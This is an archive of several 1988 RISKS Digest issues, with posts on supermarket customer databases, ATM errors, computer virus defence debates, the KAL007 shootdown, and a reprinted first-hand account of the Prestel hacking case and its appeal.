This store uses price scanners. It would be possible to establish a profile of each check-paying customer with this system. They can also do the same with each credit-card customer.

They can link the credit-card numbers with SSN for those customers who rent video tapes, since both are required on the video application.

The question is, do I complain to the store? If they haven't thought of this already, I don't want to give them any ideas.

And, yes, I'm trying to pay by cash.

A Short List of Nits about "Normal Accidents" by Perrow

bcd-dyn!sfq@csl.sri.com <Stanley F. Quayle> Fri, 29 Apr 88 12:55:05 EDT

I finally read this book, after hearing about through this group. A few things bother me about it.

First, a little background on myself, to make any possible biases evident. I fly airplanes recreationally, and have a Master's degree in Nuclear Engineering.

First, the smallest nit: Twice in the book, once in the text and once in the glossary, "LNG" is defined as "Liquified Nitrogen Gas". Probably a common-mode failure. Of course, it's liquified natural gas. Much more flammable.

Medium nit: References to the pilots with personal airplanes in southern California. He makes it sound like all pilots who like to fly are rich and inconsiderate. I almost stopped reading right there. At least I don't have any prejudices against book authors.

And, the nuclear power nit: Well, he has a point. My own opinion is that the current crop of nuclear power plants are too complicated and too difficult to control and maintain. Some of his facts sound like he doesn't understand nuclear power very well. (Sorry, no specific examples right now.) The length he goes to bury nuclear power appears to be born from a dislike of the concept rather than analysis of it. And he doesn't mention any of the proposals for inherently-safe reactors. There are designs available now that are simple and that don't have complex interactions.

Overall, however, it is a fascinating book. The parts about marine safety are really shocking. I'm glad that I'm living a long way from water.

By all means, read this book.

A perspective on viruses

<WHMurray@DOCKMASTER.ARPA>
Fri, 29 Apr 88 15:33 EDT

One should not be surprised that the discussion of viruses by computer users should focus on how to protect their own systems. However, as I read RISKS I become concerned that is how the problem is perceived.

A virus is a special case. It is a social disease. It attacks not only a

target system, but a population of systems, and social order all at the same time. I am sure that if you have imported one into your system and if it does something destructive, you will see primarily in terms of the destruction that it does. However, similar damage could have been done by any Trojan Horse or even by your own error.

The problem with the virus is not in the damage that it does to one system, but with the damage that it does to a population and to the fabric of trust that is essential to the sharing of programs and other data and to commerce in general.

Suppose that viruses become so pervasive that even those who have never seen one become afraid to use any program that they did not write themselves. Suppose that because of the publicity received by viruses, the public at large were to loose confidence in all computers, in the information they generate, and in information in general.

If you think that is far-fetched, then I ask you to think back to the panic that followed the Tylenol contamination. In a society in which 1500 hundred people a year die early because of the use of asbestos, another 15000 from the use of fossil fuels, 40,000 from the use of the automobile and 200,000 from the use of tobacco, the level of concern was out of any realistic proportion to the number of deaths. But it was not out of proportion to the effect of the loss of confidence in the medicine supply or even of the food supply. I suggest that it was the unconscious concern for the effects of the potential loss of confidence that caused the panic.

The perpetrators of the virus know very well how it will behave in the target system, but they have no idea how it will behave in the population. The XMASCARD program did not do any damage in the user's machine, but it brought a multi-million dollar network to its knees. The scope and sensitivity of that network was not only beyond the perpetrator's knowledge, but it was beyond his comprehension.

The perpetrators of these toys are, like the sorceror's apprentice, playing with powers far beyond their knowledge or control. The potential for damage is far beyond their puny powers to predict, skills, motives, or their intent. They are toying with the mechanisms of cooperation and coordination that characterize humanity. They are to be pitied for their ignorance, but they are not to be tolerated, much less admired or emulated. A society that depends for its own proper functioning upon any mechanism, dare not tolerate any interference with the intended operation of that mechanism.

Write-protection for hard disks

<WHMurray@DOCKMASTER.ARPA>
Fri, 29 Apr 88 17:16 EDT

On April 22, 1988 I received two back issues of a newsletter entitled "Computer Virology" along with along with a product description for the Disk Defender (tm).

"Computer Virology is published in Evanston, Illinois by Director

Technologies, Inc. Director Technologies is the manufacturer of DISK DEFENDER, a product which write protects in hardware all or part of a personal computer hard disk. It is our belief that hardware write protection is the only 100% reliable virus protection for the operating system and commonly used programs. If you have any comments, questions, suggestions or article submissions, please address them to:

Director Technologies, Inc., Technology Innovation Center 906 University Place, Evanston, IL 60201 312-491-2334

[Quoted without permission from the masthead of the newsletter. I am in no way associated with this firm. This is not a recommendation or endorsement of their product.]

The product appears to be a half-card that installs between the drive and the hard disk drive controller card. It can make a portion of the or all the hard disk "write-protected." It has an outboard component with a 3-position switch which permits you to select between "full|zone|none." The outboard switch can be removed in order to remove the discretion from the user. In other words, it is a hardware write-protect tab for a hard drive zone. The size of the zone appears to be chosen by setting dip-switches on the card itself.

To suggest that it is 100% effective against a virus is to overstate. Studies in biology suggest that a virus can thrive even in a population in which a large percentage of the members are immune, if a there is sufficient commerce among the non-immune members. This is not an argument against vaccines but only a caution about the limits of their effectiveness.

Depending upon design of the virus, the target system and population, and the chosen distribution vector, the effectiveness of this mechanism against the spread of the virus might vary from high to none at all.

Good hygiene is the general defense against viruses, but there are limits to how effective it can be. Nonetheless, the individual can and should protect himself within those limits.

Bill Murray WHMurray at DOCKMASTER

✓ FPP and garbled text

jcmorris@mitre.arpa <Joe Morris> Fri, 29 Apr 88 11:26:34 EDT

In RISKS 6:72, Hugh Davies comments on a problem with text being garbled due to the software and hardware disagreeing about the presence of a floating point processor.

I'm told that at least in DEC's VAX line, the ULTRIX (UNIX-like) system can be made to handle characters with significantly higher speed by adding an FPP to the computer. Apparently the FP opcodes provide some kind of fast path which can be exploited by programs which are processing strings, even if no floating point calculations are performed.

Perhaps some parts of the system recognized the presence of the hardware while others didn't. If A interfaces with B and each has a different set of assumptions about the environment, the results can be "interesting" if they also assume that everybody agrees. (Remember the analysis of the word "assume"? It makes an ASS out of U and ME.)

There is an indirect RISK here in that an optional feature on the computer is named in a way which fails to describe its function. Who would have thought that floating point hardware would improve character processing?

Swapping Cash Containers

"Joseph M. Beckman" <Beckman@DOCKMASTER.ARPA> Fri, 29 Apr 88 08:58 EDT

I assume when people load containers into ATMs, they replace the ones already loaded with another set. They then return the first set for accounting purposes.

Seems like the problem of having people install cash containers in ATMs incorrectly could be (partially) solved by a technique mentioned in at least two other areas in RISKS. In the last issue (6.72), we heard how an airline company fixed a problem of crossing their fire extinguishing lines by making the connections different sizes. Some time ago, there was a discussion on plugging medical equipment into the wrong sockets. (Come to think of it, a third area was the ability to plug some computer equipment (LAN connections?) into a wrong socket (no pun intended))

The different containers could have a small bit of metal or plastic added to them that would fit only in the proper slot in the ATM. This at least reduces the risk; you still have to have the person originally loading the container do so with the correct denomination. Another simple fix (but not as robust) would be to color code each container.

Joseph

Reference Legends of Caltech (Stop ending mail requests!)

Eugene Miya <eugene@ames-nas.arpa> Thu, 28 Apr 88 11:18:18 PDT

%A Willard A. Dodge, Jr.

%A Reuben B. Moulton

%A Harrison W. Sigworth

%A Adrian C. Smith, Jr.

%T Legends of Caltech

%I California of Institute of Technology, Alumni Association

%C Pasadena, CA 91125

%D 1983

%K ARCHES program, senior ditch day, room stacking, color blindness

and traffic jams, Rose Bowl Hoax 1961 (U of WA [1]).

I am surprised at the number of peple who think this is just a text file which you can just FTP. [Oh, Aaron Schuman, you can just look at my copy.] Please do not send me mail on this. This is a published book which costs \$10 and has important photos inside it. (Text is completely inadequate to describe this book, it has photographic proof.) If you want a copy, please contact the Caltech Bookstore. The general number for Caltech is (818)-356-6811.
P.S. There is also a Climber's Guide to the Caltech Campus (EE Dept.) which I also have a copy (for a different type of RISK).

Any resemblence to the film "Real Genius" by M. Coolidge is intentional. The Book does not contain recent stories of 1) the Rose Bowl Attack on the score bowl (MIT 6 Caltech 25) [documented in earlier RISKs], or 2) the recent changing of the Hollywood sign. This will all have to be covered in some future edition.

Of computer interest is the ARCHES program which was used to stuff 1.5 million entry addresses into a McDonald's contest in the 1970s. This 11 line FORTRAN program is the reason why game cards make comments about no electronic reproduction.

Please note: I was never a Caltech student. I have many friends there and was a Caltech employee at its Jet Propulsion Lab and at the Institute (CS Dept.) itself for which I have the greatest respect [I would rather donate money to them than my old UC campus, it's better spent at Caltech].

--eugene miya

Center for Viral Monitoring -- I'm trying!

Chip Copper <copper%bgsu.edu@RELAY.CS.NET> Wed, 27 Apr 88 10:18:06 EDT

I have been trying to keep track of Macintosh viruses, but unfortunately my input is limited to articles in this group and on the news networks.

I've tried to send out surveys and solicit virus information from several different sources, but everyone refuses to give you any information on the virus.

I have no idea of how to legitimatize myself! I am sincerely interested in studying and tracking these rascals, but everyone assumes I'm just trying to do further damage to the community. Phone calls don't help! Letterhead doesn't help! Calls from officials at my University don't help! I realize people have to cautious, but I'm stumped! How do we solve a problem no one is willing to discuss?

Everyone who gets a virus posts a message telling what it does and how to rip it out of an infected system. Ask for any other information on the virus, and you hit a brick wall. I am willing to study and track all Macintosh viruses, but it will take the cooperation of those getting the viruses to help solve the problem.

I welcome ANY feedback on this! Any suggestions? Any of you out there who have viruses willing to cooperate? Any government agency out there willing to investigate me and verify my intentions?

(A frustrated) Chip Copper, Ph.D.
Assistant Professor
Department of Computer Science
Bowling Green State University
Bowling Green, Ohio 43403-0214
(419) 372-8142 (My office)
(419) 372-2337 (Department office)

✓ ATM blues

Bob Sidebotham <bob+@andrew.cmu.edu> Wed, 27 Apr 88 12:00:16 -0400 (EDT)

My wife deposited a cheque in a Pittsburgh National Bank ATM. After the ATM had accepted the cheque, it aborted the transaction for some reason. She complained to the bank, and they assured her that everything would be taken care of. What actually happened is that all of our cheques this month bounced...

Some years ago, I banked with the Canadian Imperial Bank of Commerce. The Commerce's system for deposits was different from any I've seen in the U.S.: After keying in the particulars of your deposit, the system issued you a deposit ticket which you then inserted into the envelope with the deposit. When the transaction completed, you got the standard receipt.

This simple scheme was very useful because (1) it allowed you to deposit money without getting frostbite while writing the particulars on the envelope, (2) it provided a transaction identifier which the bank could (and presumably did) use to verify that the transaction was committed, without any possible ambiguity, and (3) it guarded against any mistakes that you might make (listing a different chequing account, etc.), which would be compounded by an error on the part of the ATM (such as aborting the transaction), and (4) it provided a printed verification of the particulars of the transaction that the user could check just before committing his end of the transaction.

I suppose it's possible that the American systems print this information directly on the envelope as it's sucked into the ATM, but that doesn't seem very likely. In any event this would obviate the advantage of *knowing* that a readable printed record was actually enclosed with the deposit.

Yet another ATM story

<"Bruce_Hamilton.OsbuSouth"@Xerox.COM> 25 Apr 88 18:19:07 PDT (Monday)

A few weeks ago I went to a local First Interstate Bank branch and tried to withdraw some cash, using my Xerox Federal Credit Union card. I got a rather vague message back, something like "unable to complete transaction". Thinking it might be a local ATM problem, I went a couple of miles down the road to the El Segundo First Bank. That ATM told me "Your card is damaged".

The next morning I called XFCU and ordered another card (which takes them over a week to mail to me). I also retried the old card at XFCU. Lo and behold, it worked! It has since worked at many ATM's, including the one that gave me the bogus "damaged" message.

I wonder how much these vague or bogus error messages are costing the financial institutions in this country? What's so difficult about putting up a message like, "Unable to communicate with your bank's computer at this time. Try again in a few hours."?

--Bruce

YADBR (Yet Another DB Risk)

<munnari!ditmela.oz.au!george@uunet.UU.NET>
27 Apr 88 10:26:31 +1000 (Wed)

George Michaelson, CSIRO Division of Information Technology

ACSnet: G.Michaelson@ditmela.oz.au Phone: +61 3 347 8644 Postal: CSIRO, 55 Barry St, Carlton, Vic 3053 Oz Fax: +61 3 347 8987

(written by Colin Brammall in Computerworld Australia, reproduced without permission)

HEADLINE: GOSSIP DATABASE - Uni dossier of 'soft' info

SYDNEY - A computer-based intelligence-gathering system, which creates dossiers of "soft information" such as rumour, gossip, ideas and personal assessments has been developed at the University of N.S.W.

Several Federal Government [that means Australia not USA] bodies including the Army and the Department of Industrial Relations have been shown the product, which runs on any DEC vax machine.

It has apparent potential for intelligence bodies such as Asio and Asis and even for Federal cabinet, as well as for departmental and private-enterprise hierarchies.

The basis is a high-level messaging system linked to a database which electronically duplicates face-to-face meetings. It is intended to pull together relevant information that might otherwise remain in individuals minds.

The discussion/conference is simple. "If people read a message and they

want to add to the information, or challenge it, they comment on it, which causes a conference to be created, and a debate opens up with all interested people on the system," said Cyril Brookes, professor of information systems at UNSW, who headed the team which developed the system.

The keyword/message system is based on a thesaurus of terms unique to the user organisation, designed to cover all the concepts that anybody in the organisation is likely to message about.

Each message is coded with one or more of the thesaurus terms, and is given a level of importance. The highest level might be for the minister/chairman of the board, the next for all first assistant secretaries/general managers and so on.

Each user builds an interest profile, putting an order on the system for messages containing certain topics, sub-topics and keywords, and levels of importance.

Professor Brookes said the system reported informal information in much the same way that traditional databases reported formal information through such things as exception alerting and as-necessary detail.

Because soft information did not pop completely in one place or time, the system brought together all the people who had information to contribute.

"we have been fascinated for 10 years or so about the lack of attention paid by the computer community to informal or soft information" Brookes said.

"it is my view that the informal data are the most under-utilised resource that managers have available to them."

Normal databases recorded history he said. "The future, which is what decisions are about, is not related to history tremendously. The clues to what is going to happen are in peoples minds and in their informal contacts."

Bulletin boards and messaging systems do not do the job because they do not massage the information.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 74

Sunday 1 May 1988

Contents

- KAL007 and Bourland's Electronic Warfare Theorem **Clifford Johnson**
- Prestel Hacking **Brian Randell**
- Uncritical acceptance of computer results

Paul L. Schauble

- Supermarket buying habits databases **Richard Wiggins**
- Virus protection
- **Phil Goetz** Info on RISKS (comp.risks)

★ KAL007 and Bourland's Electronic Warfare Theorem

Clifford Johnson <GA.CJJ@forsythe.stanford.edu> Sat, 30 Apr 88 10:43:57 PDT

From: Steve Philipson <steve@ames-aurora.arpa> The article in RISKS 6.70 by Clifford Johnson sent me reeling.

The evidence in R.W.Johnson's Shootdown sent me reeling too.

To quote NTSB Part 830.1 Applicability:

This part contains rules pertaining to:

(a) Notification and reporting aircraft accidents and incidents and certain other occurrences in the operation of aircraft when they involve CIVIL AIRCRAFT OF THE UNITED STATES wherever they occur, or FOREIGN CIVIL AIRCRAFT WHEN SUCH EVENTS OCCUR IN THE UNITED STATES, ITS TERRITORIES OR POSSESSIONS. [emphasis added]

Besides the careful rebuttals in Shootdown, and besides the fact that the NTSB automatically began an investigation in recognition of its plain duty, the statutory definition indisputably applies. KAL007 was off course RIGHT FROM TAKEOFF - the cause of the accident happened in the U.S.A., maybe in Washington.,D.C. The error was major by the time the flight left the guiding auspices of U.S.A. controllers. I know the wording you quote was the official excuse for squelching the inquiry, but that's all it was, a lame excuse. Do you seriously contend that the NTSB has no duty to investigate why American-made planes with navigational systems that are standard might take off in the wrong direction from U.S. airfields?

Johnson refers to _Shootdown_ by R.W. Johnson, who provides "astonishing" evidence that KAL007 was on an espionage mission. This certainly is astonishing, as all other available information leads away from this conclusion.

One of the astonishing things about the evidence in Shootdown is the fact that it shows amazing failures to report key evidence in the United States press. I doubt if you can find any potentially important piece of information not covered in Shootdown, and books like Hersh's are a joke by comparison. I understand your incredulity, because the U.S. media has all but successfully stamped out proper consideration of the evidence. There is a sort of presumption that the press would report and evaluate key evidence, and that it has kept quiet is interpreted as a sort of proof that the evidence does not exist. Indeed, you make this very argument, citing the reliability of the NYT. But the New York Times in not reliable in reporting such matters. For example, after the U-2 shootdown, it parroted Eisenhower's lying denial, although it was later learned that the editor had known about the illegal spy flights for months, without informing the readership. The disinformative disregard of KALOO7 facts by the American press is noted in detail as appropriate throughout Shootdown.

What has all this to do with RISKS? If we classify a massive error as a deliberate act, we dismiss the need for investigation as to why the error occured, and remove all possibility of discovering and/or correcting any problems. The "deliberate act" explanation is a variation on "pilot error". If an accident is simply hand-waved away as "pilot error", we lose the opportunity to understand what in the system allowed that error to occur, and we do nothing to decrease risk and the possibility that the error will occur again.

So you think that the NTSB should have investigated the cause of KAL007's taking off in the wrong direction? Here, here!

The really interesting things that have come up in the investigation of this incident are the multiplicity of ways designing systems that are more safe.

No one designed a safer navigation computer because of all these theories. All of the multiplicity of theories of errors have been demonstrated to be fatally inconsistent with KAL007's course, unless one chooses to believe that the radars were all wrong. It's the inability to devise even one not incredible sequence of errors to fit the route that is of interest. And that is why my submission belonged on RISKS. There are instances in which we should point to the inadequacy of "computer/operator error" explanations, i.e. excuses, and in my opinion this is one of those instances.

Since virtually all my information is from Shootdown, I will simply refer

readers to this book for further facts, and not respond further myself re KAL007. But setting this aside, I'd be interested any other applications of Bourland's Electronic Warfare Theorem.

Prestel Hacking

Brian Randell <Brian_Randell%newcastle.ac.uk@NSS.Cs.Ucl.AC.UK> Sun, 1 May 88 13:33:11 +0100

The most celebrated "telephone hacking" court case in Britain so far involved penetration of British Telecom's Prestel viewdata service. Legal history seemed to have been made when the perpetrators were convicted of having committed forgery! However the Appeal Court threw out the conviction, and this decision has just been finally confirmed by the House of Lords. Thus in Britain, at any rate, it seems that new laws will be needed to cope with such activities.

On April 28, the Guardian carried a lengthy article, written by one of the hackers. It is given here, in its entirety (without permssion), for the editor to hack out those parts which are most likely to be of interest to the RISKS readership. [Why should PGN have a British Telecom-like monopoly on bad puns!]

Brian Randell

HACKERS LET OFF THE HOOK

Steve Gold explains what really happened in the Prestel case, resolved by the the Lords last week:

"The first inkling I had that there was a world ready to be dialled up was when British Telecom installed international direct dialling in my home town, Sheffield, back in 1971. I soon discovered that you could dial certain codes and, subject to a slight deterioration in call quality, not incur any charges.

This cost me dear. In May 1975, along with several other Sheffield students, I was fined (pounds)100 for placing national and international telephone calls without payment.

Several years later, in 1983, I bought a computer. And while I was fiddling away with my Sinclair Spectrum, East Midlands Allied Press was busy negotiating with British Telecom to launch a microcomputing service on Prestel: Micronet 800. Initially the service was available to users of the Acorn BBC micro, but soon Micronet and Prestel launched a Sinclair Spectrum hard-wired modem, the Prism VTX5000. In August 1984 I bought one for (pounds) 74.95.

I was equipped to use Prestel, but Prestel was boring. While waiting to be admitted to Micronet 800, I discovered that, if you sounded plausible enough, you could gain editing rights to unrouted pages on the Prestel database. These pages were known as the prestel Scratchpad.

A friend and I joined forces and developed a software editor for the

Spectrum/VTX5000 combination and, much to Prestel's incredulity, began to use it to edit Prestel pages offline and upload them to the database. Before long, Micronet 800 hired us to edit pages on their database.

In the summer of 1984, an electronic acquaintance (we had never met) told me that he'd discovered a simple ID of ten 2s and a password (1234) which gained admission to Prestel without paying.

That was Robert Schifreen, and the ID was a Mr G. Reynolds, whose profile on Prestel identified him as a member of BT staff. He was entitled to look at areas on the database not normally accessible to members of the general public.

Those pages contained the nucleus of how Prestel worked, right down to the telephone numbers of Prestel computers we'd never even heard of. One of these "development computers" had an unusual log-on frame: it welcomed modem users with, and prompted them to enter, their ID and password. It had a series of numbers on its log-on frame which both Robert and myself recognised as a Prestel ID and password.

Keying in these numbers resulted in the user logging on (that is, gaining admission to the database) as the system manager. The system manager could do things with Prestel that no other user could do. this included interrogating the user files to obtain IDs and passwords by the cartload.

Thus, at the press of a few keys, the system manager could obtain information that enabled him or her to log on as any other subscriber on the system. Also, using information-provider IDs and passwords, it was possible to alter or amend pages.

We had hacked Prestel at the highest level.

However, power brings responsibility, and since we were both active contributors to the Micronet database, we approached Micronet's staff to show them. Micronet duly contacted Prestel, who were made aware of the incredible loophole in their security.

Prestel strove to protect the integrity of their database. Changing everyone's ID on the database was not worthwhile, in its opinion. Information providers - high-ranking subscribers who rented their own pages - were seen as a high risk, since anyone using their IDs and passwords (obtained using the system manager ID) could alter or delete pages at will.

So within a matter of days, Prestel changed the information-provider passwords. But they made a mistake. Instead of changing them completely, they merely transposed the access and editing passwords! Since Robert and I were editors on the system (using Micronet-supplied IDs) we were notified that our original passwords of (say) ABCD and 1234 had turned into 1234 and ABCD.

After a phenomenal process of deduction, we applied the same transposition to a selection of information-provider passwords in our possession. They worked.

Fortunately for BT, information providers realised the crassness of Prestel's attempt to plug its security and changed their own passwords, thereby barring

normal (but unauthorised) access to Prestel editing facilities to Robert and myself.

But amazingly, Prestel had left a trapdoor for us to use. The high-speed update ports, by which information providers could edit their pages in bulk, required only an editing password. Most information providers kept their own editing password, believing that their access passwords had been changed.

After noting a little judicious editing, Prestel was faced with the awful truth: it's security division had said that the hacker problem had been resolved, yet pages were being changed again under their noses. Prestel finally changed its information-provider IDs and passwords, thereby plugging the gap. And that seemed to be that.

We had told Prestel (via Micronet) about the security lapse. We'd also had a little fun at Prestel's expense. Prestel recognised what we had done, and that we hadn't done anything stupid such as altering or deleting pages on the database. The incident passed into history, or so we thought.

During October and November, Prestel placed a telephone tap on Robert's north London home telephone line. After monitoring his activities they found he was frequently calling a Sheffield number (he was comparing notes with me). By January 1985, they thought they had enough information to prosecute us both.

Had we know about it, we would have expected a prosecution under the Theft Act - for theft of (minute amounts of) electricity. But Prestel and BT were worried about computer-hacking. IDs and passwords were being exchanged at an alarming rate. Prestel IDs (as passwords) were assuming the same level of security as train numbers. ID spotters (apprentice hackers) were hanging around on Prestel, using the message boards (chatlines) to exchange passwords.

BT logged Robert sending me an electronic mail message (using someone else's ID and password). The message contained the ID and password of that account. BT later produced that message in court as confirmation of our hacking activities. Unknown to BT (and Robert) however, I had already obtained this particular ID and password from the Prestel chatlines. I already knew that these particular details were passing around dozens of users.

Prestel had problems. Hordes of youthful users were staging multiple log-ons. One particular group even boasted of its intention to "clock' an account one weekend.

Like car mileometers, Prestel accounts had a rolling tally of the charges on an account. These went up to (pounds) 9,999.99, at which point the meter would roll over to zero and start again. The chatline boasters intended continually to access chargeable areas of the database until the (pounds) 10,000 mark was broached. Such pointless activities took place often in 1985. Prestel thought they had tracked two major hackers in Robert and myself. In fact they had latched onto two journalists who were compiling a dossier of online security breaches. The real hackers were - and are - still at large.

On Tuesday March 26, two groups of police officers and BT staff simultaneously raided my house in Sheffield and Robert's house in north

London. We were both driven to Holborn police station in London and held overnight and throughout most of the following day. It was with some amazement that I discovered in the course of my interview with Detective Inspector John Austin and BT security chief Ron Aston, that I had been arrested for hacking. Up to that point I had suspected that someone - probably an online acquaintance - had committed a major bank robbery.

We were subsequently charged with committing a number of offences contrary to the Forgery Act 1981. Forgery is, we were told, a serious offence and can carry a prison sentence of ten years. Ten years - just for breaking into Prestel, and telling them what we had done!

Rather than printing dud fivers in our kitchens we had "forged" an area of Ram (random access memory) in the Prestel computer - using our modems over the telephone line - which existed for about one fortieth of a second before being wiped clean. Could BT provide the instrument (the area of Ram) in court, the judge asked. No, since the area of Ram was etherial. It was, in fact, an area of the program known as the user segment. Our guilt or innocence hinged on how an electronic signal was interpreted by the court.

We were convicted and fined, but the case came up for appeal in July last year. The three Appeal Court judges - presided over by Lord Justice Lane - mulled over the arguments. Several weeks later, Lord Lane announced he was quashing the conviction, calling the case a blatant attempt to mould the facts of the case to fit the scope of the Forgery Act.

I was dismayed to discover that BT had applied to take the case further, to the House of Lords. But the highest court in the land concurred with Lord Lane's decision from the Appeal Courts that, if hacking was to be considered a crime, then a change in the law was required.

We are free, but the issue remains unresolved."

Uncritical acceptance of computer results

<portal!cup.portal.com!Paul_L_Schauble@Sun.COM>
Sat Apr 30 17:04:33 1988

My mental library of computer system risks contains an item about an experiment involving electronic calculators. The researchers assembled a group of engineering undergraduate students and gave them gimmicked calculators. These calculators would give answers that were related to the numbers entered, but which were wrong by various amounts. They then gave the students problems from their lab work to calculate. They were looking to see how far wrong the calculators could be before the students noticed problems.

As I recall the results of the experiments, they effectively never did notice. It seems that the fine art of estimating reasonable answers as a check went out with slide rules.

Now, I need a specific reference to this study. A friend is considering doing something similar to update the work to computers. I recall reading about the

original sometime in the mid seventies. Can anyone help out?

Supermarket buying habits databases

<Richard_Wiggins@um.cc.umich.edu>
Fri, 29 Apr 88 23:22:40 EDT

Stanley Quayle's report of supermarkets using Social Security Numbers to keep up with buying habits is a matter for concern, but it's probably not uniquely nefarious.

In Michigan we have driver licenses that are not based on SSN. Instead, they are a hash function on the person's name. (In fact, the same function is used by some other states; I once knew someone who moved to Michigan and was surprised to learn his driver license number remained the same.)

Supermarkets that I use also perform online validation of checks. A department store that I shop at also allows credit card customers to cash checks. When you do so, they key in the driver license number as well. Once I noticed the clerk make a typo as she typed mine in. Before I could speak up, the register said "Approved" and she'd finished the transaction.

It seems clear that in fact the check approval process is simply querying a list of hot numbers. If your driver license number has not been added to the list, you are approved, and the transaction continues. This is a read-only transaction.

Now, clearly down the road there is cause for concern. As storage capacity gets cheaper and cheaper it might become economical for stores to keep up with this information. I've read claims that stores would like to send personalized brochures based on your buying habits.

In fact, I've wondered if stores like Sears don't already do so. I assume Sears keeps mailing me its Big and Tall catalog because I occasionally order their products.

So, although I think the supermarkets have too much traffic to keep up with how many avocados each of us buys, it may only be a matter of time until they can. When they do, I don't think those of us in states that don't use SSN have any greater privacy than Ohioans.

Virus protection

<PGOETZ%LOYVAX.BITNET@CUNYVM.CUNY.EDU> Sat, 30 Apr 88 16:04 EST

Somebody (I forget who) said,

>To suggest that [write-protection] is 100% effective against a virus is to >overstate. Studies in biology suggest that a virus can thrive even in a >population in which a large percentage of the members are immune, if a there >is sufficient commerce among the non-immune members...

>Depending upon design of the virus, the target system and population, and the >chosen distribution vector, the effectiveness of this mechanism against the >spread of the virus might vary from high to none at all.

Now, think about that for 2 or 3 seconds. If you turn on your machine, write-protect all the drives, run a virus unknowingly, and turn off your machine, you will NOT be infected by any possible virus. It is IMPOSSIBLE unless you have bubble memory or FRAMs or something like that. When you turn the machine on next, it is in the same startup configuration as before. The biology analogy is unapplicable.

Of course, if you are using your computer as a terminal, you might move a virus between accounts on a mainframe, or between different computers you dial up. But your computer is protected.

Conclusion: Write-protecting the hard drive can offer 100% protection.

Phil Goetz

[But you are assuming that between the time you "turn on your machine" and the time you write-protect all the drives that you have not already been done in. How do you know the operating system has not already been compromised? How about workstations on which files must be downloaded from a file server? How about workstations with no hard disk? In general there is no such thing as 100% protection (despite Fred Cohen saying he can detect all viruses). There are far too many vulnerabilities in most systems, with lots of security flaws and opportunities for Trojan horses that run with all of your normal privileges... "Anything you can do, I can do better," said the Trojan horse. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 75

Monday 2 May 1988

Contents

The effectiveness of write-protection

WHMurray

Brain virus remembered

Fred Cohen

To speak of the disease is to invoke it? (Viruses)

Fred Cohen

Fear of Fear of Viruses

John Chambers

New BITNET LISTSERV group for discussing viruses

Kenneth R. van Wyk

Re: KAL007

Don Wegeng

"Human Error" and RISKS of being deceased

Jon Jacky

Pitfalls of simulation (economic models)

Jon Jacky

Re: bad checks

Brian Kantor

Re: NORMAL ACCIDENTS

Jon Jacky

Re: Stores and SSNs and Perrow

David Chase

- W.H.J. Feijen on Formal Specification of Programs
- Info on RISKS (comp.risks)

The effectiveness of write-protection

<WHMurray@DOCKMASTER.ARPA> Mon, 2 May 88 10:38 EDT

Phil Goetz quotes (without attribution to me, probably out of deference to my age) as follows:

>To suggest that [write-protection] is 100% effective against a virus is to

>overstate. Studies in biology suggest that a virus can thrive even in a >population in which a large percentage of the members are immune, if a there >is sufficient commerce among the non-immune members...

>Depending upon design of the virus, the target system and population, and >the chosen distribution vector, the effectiveness of this mechanism against >the spread of the virus might vary from high to none at all.

Those of you that read the original posting may remember that the reference in the original posting was not to "write-protection" in general but to a specific hard-disk write protection mechanism that could write protect up to 80% of the hard-disk. You may also recall that the ellipsis at the end of the first paragraph represents:

>This is not an argument against vaccines but only a caution >about the limits of their effectiveness.

Mr. Goetz asserts:

>Conclusion: Write-protecting the hard drive can offer 100% protection.

I concede the following:

Write-protecting 100% of the hard drive 100% of the time can offer 100% protection against any contamination or infection of the hard drive. 100% protection of 100% of all hard drives (an absurd case) can provide 100% protection against any infection of those hard drives. However, even write protection of 100% of 100% of the hard drives will not be 100% effective against 100% of viruses. [I refer Mr. Goetz to Mr. Cohen for proof of that assertion.]

The assertion in the second pargraph was also made in the narrow context of the particular implementation of write-protection which was the subject of the posting. However, upon inspection, I conclude that it stands by itself. I leave it to Mr. Goetz' peers to instruct him as to why.

Mr. Goetz concedes:

>Of course, if you are using your computer as a terminal, you might move a >virus between accounts on a mainframe, or between different computers you >dial up. But your computer is protected.

The interesting characteristic of a virus is not how it behaves in the target machine but how it behaves in the community. The interesting characteristic is the ability of the virus to replicate rather than its ability to infect. The XMASCARD program did not infect; it only replicated. After it replicated a sufficient number of times, the number of copies overwhelmed the community.

The issue here is not how or whether you can protect yourself. Rather it is how viruses will behave in a community of systems many of which are not protected. It is whether or not Mr. Goetz will have to write protect his hard disk. It is whether or not the community will be sufficiently orderly and well behaved that we can safely share programs and other data that we did not create ourselves.

Forgotten, but not gone.

Bill Murray

William Hugh Murray, Fellow, Information System Security, Ernst & Whinney 2000 National City Center Cleveland, Ohio 44114 21 Locust Avenue, Suite 2D, New Canaan, Connecticut 06840

Brain virus remembered

fc@ucqais.uc.edu (Fred Cohen) <pyramid!uccba!ucqais!fc@unix.SRI.COM> 1 May 88 20:51:23 EDT (Sun)

Some info on the brain virus not previously mentioned by those who were trying to quell it - it modifies several .com files, maybe all of them eventually, without changing file sizes or dates - this was found by using a cryptographic checksum on a golden unit, infecting it, and looking at the results. Apparently, at Miami U of OHIO, they were accidentally reinfecting every time they cleaned a disk because they had NO GOLDEN UNITS! We found a 2 year old disk and are going to use this as a beginning from now on. We also got help from a programmer who wrote a little routine that checks for changes in the interrupt vectors and halts the machine as soon as they change. We are in the process of installing an improved self defending command interpreter, but are having a hard time because we cannot get sources for the system files we are trying to protect. Once again, protectionism causes more problems than benefits. Oh yeah, did I forget to mention, that since you cannot write protect lotus, etc because of copy protection, you cannot keep them from getting infected - I thought I should bring it up. Finally, even if you rewrite the boot sector, the brain we found remains active through the com files it modified. So much for the cures I've heard about. As always, suggestions are welcomed, but I think we will get it under control before the summer break (2 days away). If we don't it could be real trouble for the rest of you. - Fred

To speak of the disease is to invoke it? (Viruses)

fc@ucqais.uc.edu (Fred Cohen) <pyramid!uccba!ucqais!fc@unix.SRI.COM> 1 May 88 21:09:54 EDT (Sun)

In WHMurray's recent article to this bboard, I hear the same sounds I have heard for years when attempting to discuss computer viruses in an open forum. To speak of the disease is to invoke it. Did anyone ever consider that the disease is inevitable, but the defense is not.

